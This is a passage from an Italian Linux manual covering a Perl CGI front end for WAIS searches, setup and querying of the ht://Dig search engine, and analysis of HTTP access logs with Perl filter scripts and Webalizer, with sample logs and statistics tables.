        print STDOUT ("<TITLE>Risultato della ricerca in base al modello: ");
        print STDOUT ("$DATI{richiesta}</TITLE>\n");
        print STDOUT ("</HEAD>\n");
        print STDOUT ("<BODY>\n");
        print STDOUT ("<H1>Risultato della ricerca</H1>\n");
        print STDOUT ("<P><STRONG>$DATI{richiesta}</STRONG></p>\n");

        while ($risposta = <WAIS>)
```

```
          {
            #------------------------------------------------------------
            # Legge le righe del testo restituito da waissearch, e
            # se corrispondono al modello, la funzione seguente
            # emette direttamente una riga adatta alla pagina che
            # si sta costruendo.
            #------------------------------------------------------------
            &Elabora_riga ($risposta);
          }

        print STDOUT ("</BODY>\n");
        print STDOUT ("</HTML>\n");

      }
    else
      {
        print STDOUT ("Content-type: text/html\n");
        print STDOUT ("\n");
        print STDOUT ("<HTML>\n");
        print STDOUT ("<HEAD>\n");
        print STDOUT ("<TITLE>Errore</TITLE>\n");
        print STDOUT ("</HEAD>\n");
        print STDOUT ("<BODY>\n");
        print STDOUT ("<H1>Errore</H1>\n");
        print STDOUT ("Si è manifestato un errore durante l'inoltro ");
        print STDOUT ("della richiesta.\n");
        print STDOUT ("</BODY>\n");
        print STDOUT ("</HTML>\n");
      }
}

#======================================================================
# Inizio del programma.
#======================================================================
local (%DATI)     = ();
local ($risposta) = "";

#----------------------------------------------------------------------
# Decodifica i dati in funzione del tipo di metodo della richiesta.
#----------------------------------------------------------------------
if ($ENV{REQUEST_METHOD} eq 'GET')
  {
    %DATI = &Decodifica_GET ();
  }
elsif ($ENV{REQUEST_METHOD} eq 'POST')
  {
    %DATI = &Decodifica_POST ();
  }
else
  {
    &Metodo_non_gestibile ();
  }

#----------------------------------------------------------------------
# Controlla che sia stata indicata una stringa di ricerca, altrimenti
# mostra il modulo per iniziare.
#----------------------------------------------------------------------
if ($DATI{richiesta} eq "")
  {
    &Modulo_iniziale ();
  }
else
  {
    &Elaborazione_richiesta ();
  }
```

```
#======================================================================
1;
#======================================================================
```

Il programma mostrato fa uso della solita libreria '`mini-lib.pl`', descritta nel capitolo 163. Richiamando il programma attraverso un navigatore (dovrebbe trattarsi dell'URI *`http://host/cgi-bin/cerca.pl`*), si ottiene ciò che si vede nella figura 168.1.

Figura 168.1. La maschera iniziale generata dal programma CGI attraverso un navigatore grafico.

Ricerca all'interno del sito

Stringa di ricerca: [ ] Cerca

Provando a inserire una richiesta composta dalla stringa «apache httpd», che indica di individuare i file contenenti la parola «apache» o la parola «httpd», indifferentemente, si potrebbe ottenere un risultato simile a quello mostrato nella figura 168.2.

Figura 168.2. Risultato di un'interrogazione.

Risultato della ricerca

apache httpd

Punteggio: 379 /index.html

Punteggio: 166 /AL/figure/apache.jpg

Punteggio: 154 /AL/AL-12.41.182.html

Punteggio: 150 /AL/AL-11.37.169.html

Punteggio: 137 /AL/AL-indgen.html

Punteggio: 120 /AL/AL-1.3.14.html

Punteggio: 119 /AL/AL-6.19.95.html

Naturalmente, il programma in questione può essere abbellito, soprattutto con una guida che mostri la sintassi che può essere utilizzata per le interrogazioni.

168.2 ht://Dig

ht://Dig [3] È un motore di ricerca vero e proprio, che ottiene i dati per la costruzione dei propri indici attraverso il protocollo HTTP. Pertanto, non si tratta di una scansione del file system pura e semplice.

L'installazione di ht://Dig richiede la preparazione di un file di configurazione, seguita immediatamente dalla preparazione di alcuni file, attraverso il programma '**`htdigconfig`**'; successivamente si passa alla scansione periodica degli indirizzi a cui si è interessati.

[3] **ht://Dig** GNU GPL

In generale, ht://Dig prevede una configurazione unica, in cui annotare tutti gli indirizzi da scandire, lasciando poi alla fase di ricerca l'onere di selezionare l'ambito del contesto cercato.

168.2.1 Configurazione e scansione periodica

La configurazione di ht://Dig si definisce in un file di testo normale (le righe bianche e quelle vuote vengono ignorate; i commenti sono preceduti dal simbolo '`#`'), rappresentato normalmente da '`/etc/htdig/htdig.conf`'. In generale, la directory che deve contenere il file di configurazione è stabilita in fase di compilazione dei sorgenti, mentre durante il funzionamento si possono indicare file di configurazione collocati altrove, ma solo in contesti particolari.

In ogni caso, secondo la filosofia di ht://Dig ci dovrebbe essere un solo file di configurazione, sotto il controllo dell'amministratore del sistema. Segue la descrizione di alcune direttive di questo file, che comunque viene fornito in modo predefinito con molti commenti esplicativi.

Direttiva	Descrizione
`database_dir:` *directory*	Si stabilisce in questo modo la directory all'interno della quale devono essere inseriti i file che costituiscono la base di dati delle scansioni fatte da ht://Dig.
`start_url:` *uri* [*uri*]...	Permette di indicare uno o più indirizzi di partenza per le scansioni che si vogliono ottenere. Per esempio potrebbe trattarsi di indirizzi del tipo `http://`*host*`/` per scandire un sito intero, oppure `http://`*host*`/`*percorso*`/` per accedere soltanto a una porzione di questo.
`limit_urls_to: ${start_url}`	Questa direttiva serve a limitare la scansione a un certo ambito. Di solito si indicano gli stessi indirizzi usati nella direttiva '**`start_url`**', richiamandone il contenuto come si vede qui.
`exclude_urls:` *modello* ↩ ↪ [*modello*]	Consente di escludere dalla scansione tutti gli indirizzi che contengono una stringa tra quelle elencate in questa direttiva. Di solito si indicano stringhe del tipo '**`/cgi-bin/`**' e '**`.cgi`**', per impedire di accedere a programmi CGI.
`bad_extensions:` *estensione* ↩ ↪ [*estensione*]	Questa direttiva è simile a '**`exclude_urls`**', con la differenza che riguarda solo la parte finale di un indirizzo (l'estensione). Si indicano di solito tutte le estensioni che possono fare riferimento a file che ht://Dig non riesce ad analizzare.
`maintainer:` *indirizzo_email*	Consente di specificare il responsabile della gestione del servizio.

Oltre al file '`/etc/htdig/htdig.conf`' esistono comunque altri file, collocati sempre nella directory '`/etc/htdig/`'. In generale non conviene intervenire su questi file, anche se sono stati predisposti originariamente per la lingua inglese. Eventualmente, può essere conveniente in un secondo momento la traduzione dei file HTML di questa directory, che ht://Dig usa quando costruisce le sue risposte mostrate attraverso un programma CGI apposito.

Alcuni di questi file contenuti nella directory '`/etc/htdig/`' servono per costruire una piccola base di dati iniziale che contiene informazioni su sinonini (generata dal file '`/etc/htdig/synonyms`') e sulle radici delle parole (generata dai file '`/etc/htdig/english.*`' e '`/etc/htdig/bad_words`'). Per questo si usa il programma '**`htdigconfig`**':

```
# htdigconfig
```

Terminata questa fase iniziale, si passa alla scansione periodica di quanto programmato nella configurazione. Per questo si usa normalmente il programma '**`rundig`**' (potrebbe essere uno script che si avvale di altri programmi di ht://Dig, ma questo non ha molta importanza). Conviene distinguere due possibilità:

1. `# rundig -a -i`

2. `# rundig -a`

Nel primo caso si tratta di una scansione in cui la base di dati precedente, se esiste, viene messa da parte senza cancellarla, ricostruendo comunque una base di dati nuova; nel secondo caso invece, la base di dati viene sì ricostruita, ma si tiene conto di quella precedente, aggiungendo soltanto le informazioni nuove e togliendo i riferimenti a file che non esistono più. Pertanto, conviene eseguire il primo comando con una periodicità che potrebbe essere settimanale, mentre il secondo va eseguito con una frequenza maggiore, anche giornaliera. Evidentemente, conviene usare per questo il sistema Cron.

> È bene osservare che la scansione avviene attraverso il protocollo HTTP ed è possibile accumulare gli indici di un sito che si trova anche all'esterno del proprio elaboratore. Pertanto, quando si configura ht://Dig per raggiungere un elaboratore esterno, è bene considerare anche il traffico (il carico della rete) che l'aggiornamento degli indici può comportare.

Teoricamente, ht://Dig può indicizzare anche il contenuto di file PDF, PostScript e di altri formati, purché siano disponibili alcuni programmi di conversione. In generale, non è conveniente abilitare questa funzionalità nella configurazione di ht://Dig, perché la scansione per l'accumulo delle informazioni diventa molto pesante, sia per la rete, sia per l'elaborazione che ha luogo; inoltre, i visitatori che trovano le informazioni contenute in file di questo tipo, possono trovarsi poi in difficoltà, mentre è auspicabile che le stesse notizie siano accessibili anche attraverso pagine HTML normali. Pertanto, è bene prendere in considerazione la direttiva di configurazione '**`bad_extensions`**', aggiungendo tutte queste estensioni che non conviene prendere in considerazione.

168.2.2 Interrogazione del motore di ricerca

Il programma con il quale si interroga la base di dati costruita da ht://Dig è '**`htsearch`**', che si usa normalmente come programma CGI, ma si può utilizzare anche attraverso la riga di comando, tenendo conto però che la risposta è sempre in forma di pagina HTML. Data la sua natura, il programma viene installato normalmente all'interno della directory usata per i programmi CGI. Per esempio, potrebbe trattarsi dell'indirizzo *`http://dinkel.brot.dg/cgi-bin/htsearch`*. Segue la figura di ciò che si vede la prima volta (senza l'indicazione di una stringa di ricerca):

```
                          ht://Dig Search results

     ----------------------------------------------------------------------

 No matches were found for ’’

    Check the spelling of the search word(s) you used. If the spelling is
    correct and you only used one word, try using one or more similar search
    words with "Any."

    If the spelling is correct and you used more than one word with "Any," try
    using one or more similar search words with "Any."

    If the spelling is correct and you used more than one word with "All," try
    using one or more of the same words with "Any."

      ----------------------------------------------------------------------

    Match: [All____] Format: [Long_] Sort by: [Score________]
    Refine search: _______________________________ [ Search ]

      ----------------------------------------------------------------------
```

Nella parte finale della pagina si ottiene un modulo da compilare per la ricerca. Ecco cosa si può ottenere quando si indica qualche parola chiave significativa:

```
   ----------------------------------------------------------------------

  Documents 1 - 10 of 3811 matches. More *’s indicate a better match.

    ----------------------------------------------------------------------

  Appunti di informatica libera * * * *
          ... ] [inizio] [fine] [indice generale] [violazione GPL] [licenze]
          [indice analitico] [volume] [parte] Capitolo 259.   Convenzioni di
          «Appunti di informatica libera» Questo capitolo raccoglie alcune
          convenzioni importanti relative all’opera Appunti di informatica
          libera. Le annotazioni sulla terminologia ...
          http://dinkel.brot.dg/a2/prossima/HTML-2002.08.18/a2322.html 08/19/02,
          49757 bytes

  Appunti di informatica libera * * * *
          ... ] [inizio] [fine] [indice generale] [violazione GPL] [licenze]
          [indice analitico] [volume] [parte] Capitolo 259.   Convenzioni di
          «Appunti di informatica libera» Questo capitolo raccoglie alcune
          convenzioni importanti relative all’opera Appunti di informatica
          libera. Le annotazioni sulla terminologia ...
          http://dinkel.brot.dg/a2/dist/CD2/HTML/a2326.html 07/21/02, 49503
          bytes
```

Eventualmente, può essere conveniente realizzare una modulo HTML personalizzato, così da poter anche tradurre alcuni termini:[4]

```
<FORM METHOD="GET" ACTION="/cgi-bin/htsearch">
<INPUT TYPE="HIDDEN" NAME="config" VALUE="">
<INPUT TYPE="HIDDEN" NAME="restrict" VALUE="">
<INPUT TYPE="HIDDEN" NAME="exclude" VALUE="">
confronto:
<SELECT NAME="method">
    <OPTION VALUE="and" SELECTED="selected">di tutte le parole
    <OPTION VALUE="or">di almeno una parola
    <OPTION VALUE="boolean">booleano
```

[4] La dichiarazione del modulo, con l’elemento ‘**`FORM`**’ va verificata per quanto riguarda l’attributo ‘**`ACTION`**’, che deve puntare esattamente al programma CGI di ht://Dig, presso il sito che interessa.

```
</SELECT>

formato:
<SELECT NAME="format">
    <OPTION VALUE="builtin-long">lungo
    <OPTION VALUE="builtin-short">breve
</SELECT>

ordinato per:
<SELECT NAME="sort">
    <OPTION VALUE="score" SELECTED="selected">punteggio
    <OPTION VALUE="time">data
    <OPTION VALUE="title">titolo
    <OPTION VALUE="revscore">punteggio in modo inverso
    <OPTION VALUE="revtime">data in modo inverso
    <OPTION VALUE="revtitle">titolo in modo inverso
</SELECT>

<BR>
stringa di ricerca:
<INPUT TYPE="text" SIZE="40" NAME="words" VALUE="">
<INPUT TYPE="submit" VALUE="ricerca">

</FORM>
```

Attraverso la modifica di alcuni campi nascosti è possibile limitare la ricerca a un solo sito o a una porzione di questo. Per esempio, per richiedere una ricerca limitata esclusivamente a ciò che si articola a partire da *`http://dinkel.brot.dg/a2/`* (purché i dati relativi siano stati scanditi in precedenza), basta ritoccare la prima parte del modulo nel modo seguente:

```
<FORM METHOD="GET" ACTION="/cgi-bin/htsearch">
<INPUT TYPE="HIDDEN" NAME="config" VALUE="">
<INPUT TYPE="HIDDEN" NAME="restrict" VALUE="http://dinkel.brot.dg/a2/">
<INPUT TYPE="HIDDEN" NAME="exclude" VALUE="">
...
</FORM>
```

Inoltre, è possibile escludere espressamente qualcosa; per esempio si potrebbe voler ignorare quanto si articola sotto *`http://dinkel.brot.dg/a2/pasticci/`*:

```
<FORM METHOD="GET" ACTION="/cgi-bin/htsearch">
<INPUT TYPE="HIDDEN" NAME="config" VALUE="">
<INPUT TYPE="HIDDEN" NAME="restrict" VALUE="http://dinkel.brot.dg/a2/">
<INPUT TYPE="HIDDEN" NAME="exclude" VALUE="http://dinkel.brot.dg/a2/pasticci/">
...
</FORM>
```

È importante osservare che le stringhe di inclusione e quelle di esclusione vengono confrontate con una parte qualunque dell'indirizzo; per esempio è facile specificare delle estensioni, come in questo caso in cui si vogliono escludere i file che potrebbero essere in formato SGML:

```
<FORM METHOD="GET" ACTION="/cgi-bin/htsearch">
<INPUT TYPE="HIDDEN" NAME="config" VALUE="">
<INPUT TYPE="HIDDEN" NAME="restrict" VALUE="http://dinkel.brot.dg/a2/">
<INPUT TYPE="HIDDEN" NAME="exclude" VALUE=".sgml">
...
</FORM>
```

Quando si inseriscono delle limitazioni, come in questi esempi, le pagine che mostrano il risultato della ricerca aggiungono un modulo per altre ricerche, in cui valgono le stesse limitazioni di partenza.

Gli esempi mostrano tutti dei moduli che usano un metodo '**`GET`**' per accedere al programma CGI. ht://Dig funziona perfettamente anche con l'uso di un metodo POST, ma in tal modo viene a mancare la possibilità di memorizzare nei file delle registrazioni del servente HTTP interrogato l'indirizzo referente con la stringa di richiesta. In pratica, in tal modo, programmi come Webalizer non hanno poi la possibilità di estrapolare le interrogazioni fatte per raggiungere le pagine del sito a cui si riferiscono.

168.2.3 Configurazioni multiple

Anche se sconsigliabile secondo la filosofia di ht://Dig, è possibile gestire delle configurazioni multiple, ovvero più file di configurazione a cui si abbinano delle basi di dati differenti per gli indici. Tuttavia, è possibile collocare i file di configurazione alternativi solo nella stessa directory in cui è previsto quello normale, ovvero '`/etc/htdig/`', mantenendo l'estensione '`.conf`'. Per esempio, si può definire un file di configurazione alternativo, corrispondente a '`/etc/htdig/prova.conf`', mentre non si può usare il file '`/etc/htdig/prova.configura`'.

Una volta definita la configurazione alternativa, si dovrà procedere a generare la sua basi di dati con '**`rundig`**', aggiungendo l'opzione '**`-c`**', per esempio così:

```
# rundig -a -i -c /etc/htdig/prova.conf
```

Successivamente, nel modulo usato per interrogare la basi di dati, si indica il riferimento alla configurazione '**`prova`**' (senza estensione e senza percorso):

```
<FORM METHOD="GET" ACTION="/cgi-bin/htsearch">
<INPUT TYPE="HIDDEN" NAME="config" VALUE="prova">
...
</FORM>
```

168.3 Riferimenti

- Ulrich Pfeifer, *freeWAIS-sh*, 1995

  <http://ls6-www.cs.uni-dortmund.de/ir/projects/freeWAIS-sf/>

- Norbert Gövert, Ulrich Pfeifer, *SFgate*, 1997

  <http://ls6-www.cs.uni-dortmund.de/ir/projects/SFgate/>

- Leopoldo Saggin, *freeWAIS 2.x & SFgate 5.x User Guide with Figures and Live Examples*, 1997

- George Eckel, *Creare un server Internet con UNIX*, 1995 Jackson Libri

- *ht://Dig*

  <http://www.htdig.org/>

Statistiche di accesso

Nella gestione di un sito che offre i suoi servizi attraverso il protocollo HTTP, può essere importante l'analisi dei file delle registrazioni del servente HTTP, per ottenere delle statistiche sugli accessi. L'analisi quotidiana di queste statistiche consente di capire meglio cosa cerca il pubblico e che tipo di reazione si ottiene a seguito di iniziative che fanno capo al proprio sito.[1]

169.1 File delle registrazioni

Dal momento che il protocollo HTTP è privo di stato, ogni operazione elementare inizia e conclude una connessione TCP, che può essere annotata nel file delle registrazioni del servente HTTP. Fortunatamente, i serventi più comuni utilizzano delle annotazioni abbastanza compatibili. L'esempio seguente riguarda alcune righe scritte dal servente Boa; si osservi che le righe appaiono spezzate per motivi tipografici:

```
127.0.0.1 - - [31/Aug/2002:14:01:22 +0000] "GET / HTTP/1.1" 304 0 "-" ↩
↪"Mozilla/5.0 Galeon/1.2.5 (X11; Linux i686; U;) Gecko/20020623 Debian/1.2.5-0.woody.1"
192.168.1.1 - - [31/Aug/2002:14:01:53 +0000] "GET /a2/dist/CD2/HTML/a2.html HTTP/1.1" 304 0 ↩
↪"http://localhost/" ↩
↪"Mozilla/5.0 Galeon/1.2.5 (X11; Linux i686; U;) Gecko/20020623 Debian/1.2.5-0.woody.1"
192.168.1.1 - - [31/Aug/2002:14:01:53 +0000] "GET /a2/dist/CD2/HTML/a2.css HTTP/1.1" 304 0 ↩
↪"http://dinkel.brot.dg/a2/dist/CD2/HTML/a2.html" ↩
↪"Mozilla/5.0 Galeon/1.2.5 (X11; Linux i686; U;) Gecko/20020623 Debian/1.2.5-0.woody.1"
192.168.1.1 - - [31/Aug/2002:14:01:53 +0000] "GET /a2/dist/CD2/HTML/1.jpg HTTP/1.1" 304 0 "-" ↩
↪"Mozilla/5.0 Galeon/1.2.5 (X11; Linux i686; U;) Gecko/20020623 Debian/1.2.5-0.woody.1"
192.168.1.1 - - [31/Aug/2002:14:01:53 +0000] "GET /a2/dist/CD2/HTML/2.jpg HTTP/1.1" 304 0 "-" ↩
↪"Mozilla/5.0 Galeon/1.2.5 (X11; Linux i686; U;) Gecko/20020623 Debian/1.2.5-0.woody.1"
```

Si comincia dalla prima per osservare che si tratta di un accesso con una richiesta secondo il metodo '**GET**', che ha origine dall'indirizzo 127.0.0.1 (*localhost*). Per la precisione, è stata prelevata la risorsa corrispondente a *http://host/*. Se si osserva attentamente, si può vedere che non esiste un punto di riferimento precedente; ovvero, l'indirizzo è stato ottenuto da un segnalibro oppure è stato scritto direttamente dall'utente:

127.0.0.1 − − [31/Aug/2002:14:01:22 +0000] "GET / HTTP/1.1" 304 0 "−"
indirizo di arrivo
data
metodo, risorsa protocollo
referente (nessuno)
"Mozilla/5.0 Galeon/1.2.5 (X11; Linux i686; U;) Gecko/20020623 Debian/1.2.5−0.woody.1"
navigatore utilizzato per accedere

Continuando l'osservazione dell'esempio, si può vedere che a partire da *http://localhost/* è stata raggiunta la risorsa *http://host/a2/dist/CD2/HTML/a2.html*; evidentemente, da *http://localhost/* c'è un riferimento ipertestuale che punta proprio a *http://host/a2/dist/CD2/HTML/a2.html*. Il terzo record indica il prelievo del foglio di stile *http://host/a2/dist/CD2/HTML/a2.css*, a partire da un riferimento contenuto in *http://dinkel.brot.dg/a2/dist/CD2/HTML/a2.html*; in pratica, si intuisce che la pagina *http://dinkel.brot.dg/a2/dist/CD2/HTML/a2.html* contiene il riferimento a quel foglio di stile che deve essere caricato dal navigatore. Infine, gli ultimi due re-

[1] Eventualmente, le statistiche di accesso possono servire anche per dimostrare la visibilità reale di pagine a contenuto pubblicitario, ma rimane il fatto che sia facile creare dei file di registrazioni fasulli per ingannare i finanziatori.

cord indicano il prelievo di due file JPG, senza un referente apparente; in realtà, si tratta di immagini richieste dalla pagina *http://dinkel.brot.dg/a2/dist/CD2/HTML/a2.html*, ma questa volta il programma di navigazione non lo ha fatto vedere al servente.

L'informazione sull'indirizzo referente, ovvero sull'indirizzo di partenza, permette di comprendere l'importanza che può avere il riferimento fatto da qualcun altro verso le pagine del proprio sito. In altri termini, Tizio che indica nelle sue pagine un riferimento a un certo sito esterno, fa una cortesia a quel sito, che può essere valutata nel numero di accessi che in questo modo vi vengono convogliati.

Tuttavia, le informazioni generate dal servente HTTP non sono sempre così dettagliate; spesso manca l'indicazione dell'indirizzo referente, a meno di richiedere espressamente tali notizie nella configurazione. L'esempio seguente riguarda una porzione della configurazione di Apache, in cui si dichiara il dominio virtuale *linuxdidattica.org* e gli si associa un file di registrazioni specifico ('/var/log/apache/linuxdidattica.org-access.log') con tutte le informazioni che Apache è in grado di dare:

```
<VirtualHost 62.152.34.13>
Servername linuxdidattica.org
DocumentRoot /home/www/linuxdidattica.org
CustomLog /var/log/apache/linuxdidattica.org-access.log full
</VirtualHost>
```

Il fatto di poter ottenere un file delle registrazioni separato per gli accessi a un dominio virtuale, oppure a un ramo del proprio sito, diventa importante, proprio per facilitare il lavoro successivo di lettura delle statistiche.

Eventualmente, se non è possibile ottenere dal servente HTTP un file delle registrazioni selettivo per un certo dominio virtuale, o per un certo ramo del proprio sito, si può intervenire con un programma realizzato appositamente per filtrare l'unico file a disposizione:

```
#!/usr/bin/perl

$modello = $ARGV[0];
$riga = "";
while ($riga = <STDIN>)
  {
    if ($riga =~ m{\"[A-Z]+ $modello.* HTTP/[0-9.]+\"})
      {
        print STDOUT ($riga);
      }
  }
```

Se questo programma viene chiamato '**filtra**' e il file delle registrazioni è '/var/log/boa/access_log', per ottenere un file con gli accessi che si diramano a partire da *http://host/servizi/casa/*, si potrebbe usare il comando seguente:

```
# cat /var/log/boa/access_log | filtra /servizi/casa/ ↩
↪> /var/log/tmp_servizi_casa.log
```

In questo modo si creerebbe il file '/var/log/tmp_servizi_casa.log' con i soli record che interessano.

Naturalmente, ci potrebbe essere la necessità di filtrare il file delle registrazioni anche per altri motivi. Per esempio, il servente Boa utilizza un file unico anche in presenza di domini virtuali, limitandosi ad aggiungere all'inizio dei record l'indirizzo a cui è giunta la richiesta. Il programma Perl seguente, crea una serie di file, ognuno dei quali ha un nome che corrisponde all'indirizzo del dominio virtuale interpellato:

```
#!/usr/bin/perl

$riga = "";
$indirizzo = "";
while ($riga = <STDIN>)
  {
    if ($riga =~ m{^([0-9a-fA-F.:]+) (.*)$})
      {
        $indirizzo = $1;
        $riga = $2;
        open (TEMP_FILE, ">> $indirizzo");
        print TEMP_FILE ($riga);
        print TEMP_FILE ("\n");
        close (TEMP_FILE);
      }
  }
```

Se questo programma viene chiamato '**`pre_filtro`**' e il file delle registrazioni è '`/var/log/boa/access_log`', per una serie di file delle registrazioni nella directory '`/var/log/boa/access_log/domini/`', si potrebbero usare i comandi seguenti, per cancellare prima i file vecchi e per generare poi quelli nuovi:

```
# rm -rf /var/log/boa/access_log/domini

# mkdir /var/log/boa/access_log/domini

# cd /var/log/boa/access_log/domini

# cat ../access_log | pre_filtro
```

169.2 Webalizer

Webalizer [2] è un programma relativamente semplice per l'analisi di un file di registrazioni generato da un servente HTTP comune, dal quale produce un rapporto statistico che può essere letto anche attraverso lo stesso servizio HTTP. In pratica, il rapporto che si ottiene è fatto di pagine HTML e di immagini contenenti i grafici dei vari rapporti statistici generati; queste pagine possono essere consultate localmente o a distanza, con un navigatore comune.

169.2.1 Configurazione

Webalizer è un programma molto semplice che si avvale di un solo file di configurazione, che in condizioni normali corrisponde a '`/etc/webalizer.conf`'. Tuttavia, nel file di configurazione si possono indicare espressamente il file delle registrazioni da analizzare e la directory di destinazione dei file delle statistiche; pertanto, se si gestiscono diversi siti virtuali, o comunque se quello che serve sono statistiche diverse in base al contesto di interesse, potrebbe essere conveniente la predisposizione di file di configurazione differenti, ognuno per l'obiettivo desiderato. Segue un elenco parziale delle direttive di questo file di configurazione, a cui si affianca l'opzione corrispondente dell'eseguibile '**`webalizer`**', quando disponibile.

Direttiva	Opzione	Descrizione
`LogFile` *file*		Permette di definire il file delle registrazioni da scandire.

[2] **Webalizer** GNU GPL con l'uso di una libreria che ha una licenza differente

Direttiva	Opzione	Descrizione
`LogType` [`clf`|`ftp`↩ ↪|`squid`]	`-F` [`clf`|`ftp`|`squid`]	Webalizer è in grado di analizzare file delle registrazioni in formati diversi, specificandolo con questa direttiva. Il formato corrispondente alla parola chiave '**`clf`**' è quello dei serventi HTTP comuni.
`OutputDir` *file*	`-o` *file*	In questo modo si specifica la directory nella quale creare i file che compongono le statistiche.
`HostName` *nome*	`-n` *nome*	Permette di definire il nome del sito (reale o virtuale che sia) che viene inserito nei file delle statistiche.
`ReportTitle` *nome*	`-t` *nome*	Permette di modificare il titolo predefinito delle statistiche. Dopo il titolo si aggiunge il nome definito con la direttiva '**`HostName`**' o con l'opzione '**`-n`**'.
`VisitTimeout` *n*	`-m` *n*	Consente di stabilire il tempo di scadenza per la durata delle visite. In tal modo, un accesso proveniente dallo stesso indirizzo già visto più di *n* secondi prima, viene considerato una visita nuova e non semplicemente una richiesta di un accesso preesistente.
`PageType` *modello*	`-P` *modello*	Questo tipo di opzione, che può essere usato più volte, consente di specificare l'estensione dei file da considerare come «pagine». Di solito si usa una stringa del tipo '**`htm*`**', per includere le pagine HTML comuni, ma può essere conveniente aggiungere anche altre estensioni, a seconda del modo in cui è organizzato il proprio sito.
`CountryGraph yes`|`no`	`-Y yes`|`no`	Abilita o disabilita la visualizzazione del grafico delle nazionalità degli accessi, basato sulla parte finale del nome di dominio.
`DailyGraph yes`|`no`		Abilita o disabilita la visualizzazione del grafico giornaliero degli accessi.
`DailyStats yes`|`no`		Abilita o disabilita la visualizzazione della statistica giornaliera degli accessi.
`HourlyGraph yes`|`no`	`-G yes`|`no`	Abilita o disabilita la visualizzazione del grafico orario degli accessi.
`HourlyStats yes`|`no`	`-H yes`|`no`	Abilita o disabilita la visualizzazione della statistica oraria degli accessi.
`Incremental yes`|`no`	`-p yes`|`no`	Abilitando questa opzione con la parola chiave '**`yes`**', si fa in modo che Webalizer tenga conto anche delle statistiche precedenti, in modo da non perdere dati quando il sistema di rotazione dei file delle registrazioni riparte con file vuoti.

Direttiva	Opzione	Descrizione
`DNSCache` *file*		Definisce il nome da dare a un file che Webalizer può usare per annotare degli indirizzi risolti in nomi. Questo file, assieme alla direttiva '**`DNSChildern`**', consente di ottenere i nomi delle origini degli accessi, quando è possibile risolverli.
`DNSChildren` *n*		Assieme alla direttiva '**`DNSCache`**' abilita la risoluzione degli indirizzi in nomi di dominio, specificando il numero di processi elaborativi che devono occuparsi di questo lavoro.
`HideReferer` *modello*	`-r` *modello*	Fa in modo che nel resoconto dei referenti, non appaiano i nomi che corrispondono al modello.
`IgnoreReferer` *modello*		Fa in modo che i record contenenti dei referenti corrispondenti al modello indicato vengano ignorati completamente.
`HideSite` *modello*	`-s` *modello*	Fa in modo che nel resoconto dell'origine degli accessi, non appaiano i nomi che corrispondono al modello.
`IgnoreSite` *modello*		Fa in modo che i record contenenti origini corrispondenti al modello indicato vengano ignorati completamente.
`HideURL` *modello*	`-u` *modello*	Fa in modo che nel resoconto delle risorse richieste non appaiano i nomi che corrispondono al modello.
`IgnoreURL` *modello*		Fa in modo che i record contenenti la richiesta di una risorsa corrispondente al modello indicato vengano ignorati completamente.

169.2.2 Motori di ricerca

I motori di ricerca, quando vengono interpellati, utilizzano solitamente una modalità GET, in modo tale da riportare la stringa di ricerca nello stesso URI contenente l'elenco degli indirizzi che potrebbero corrispondere a ciò che si sta cercando. In tal modo, queste stringhe di ricerca possono apparire come indirizzi referenti; ma se Webalizer riesce a riconoscerle, genera una statistica speciale delle parole o delle stringhe cercate che hanno portato al sito.

169.2.3 Utilizzo pratico

Di solito, l'utilizzo di Webalizer è abbastanza semplice, salva l'attenzione che deve essere data al file di configurazione. L'eseguibile che compie il lavoro è '**`webalizer`**', la cui sintassi generale è la seguente:

```
webalizer [opzioni] [file_delle_registrazioni]
```

Alcune delle opzioni sono state descritte a proposito della configurazione; inoltre, come già è stato visto, il file delle registrazioni da analizzare può essere specificato nella configurazione. Tuttavia, tra le opzioni già mostrate ne manca una di importante:

```
-c file_di_configurazione
```

Come si può intendere, si tratta della possibilità di indicare un file di configurazione diverso da quello predefinito, cosa che può essere utile per generare statistiche differenti, in base ai contesti di interesse.

In generale, conviene avviare l'eseguibile '**`webalizer`**' specificando sempre il file di configurazione, in modo tale da non dover mettere altro nella riga di comando, curando solo il contenuto della configurazione, come nell'esempio seguente:

```
# webalizer -c /var/www/webalizer.conf
```

Naturalmente, in questo modo, nel file di configurazione bisogna stabilire necessariamente la directory in cui devono essere create le statistiche. Le figure seguenti mostrano alcune porzioni di un esempio di statistica generata da Webalizer.

Figura 169.2. La pagina '`index.html`' generata da Webalizer.

Statistiche di utilizzo per a2.swlibero.org

Summary Period: Last 12 Months
Generated 31-Aug-2002 21:14 CEST

Usage summary for a2.swlibero.org

Summary by Month										
Month	Daily Avg				Monthly Totals					
	Hits	Files	Pages	Visits	Sites	KBytes	Visits	Pages	Files	Hits
Aug 2002	6504	4940	4532	374	2070	4823970	2618	31729	34581	45528
Totals						**4823970**	**2618**	**31729**	**34581**	**45528**

La pagina iniziale delle statistiche che si ottengono, mostra un riassunto mensile, con una media giornaliera degli accessi. Selezionando il riferimento ipertestuale corrispondente al nome di un mese, se ne ottengono maggiori dettagli.

Figura 169.3. All'interno delle statistiche di un mese, è interessante sapere quali sono le risorse richieste più di frequente.

Top 10 of 636 Total Entry Pages					
#	Hits		Visits		URL
1	1224	2.69%	752	29.42%	/
2	503	1.10%	457	17.88%	/the_valuable_dos_freeware_page.html
3	1740	3.82%	180	7.04%	/ftp/
4	379	0.83%	63	2.46%	/a21.html
5	43	0.09%	23	0.90%	/a2445.html
6	43	0.09%	21	0.82%	/a2447.html
7	126	0.28%	20	0.78%	/a2.html
8	44	0.10%	18	0.70%	/a2446.html
9	36	0.08%	15	0.59%	/nanobase_1997.html
10	54	0.12%	14	0.55%	/a244.html

La figura precedente mostra in particolare le «pagine di ingresso», o presunte tali. Si tratta in pratica di quelle pagine a cui un utente accede all'inizio della sua visita. Si tratta probabilmente di risorse a cui si arriva attraverso dei segnalibri, oppure dei riferimenti da altri siti.

Figura 169.4. L'elenco dei referenti.

Top 30 of 72 Total Referrers			
#	Hits		Referrer
1	295	0.65%	- (Direct Request)
2	80	0.18%	http://a2.swlibero.org/
3	34	0.07%	http://a2.swlibero.org/ftp/
4	19	0.04%	http://a2.swlibero.org/a225.html
5	18	0.04%	http://a2.swlibero.org/ftp/PDF/
6	12	0.03%	http://a2.swlibero.org/a21.html
7	12	0.03%	http://a2.swlibero.org/a2489.html
8	8	0.02%	http://a2.swlibero.org/a221.html
9	8	0.02%	http://www.google.it/search
10	7	0.02%	http://a2.swlibero.org

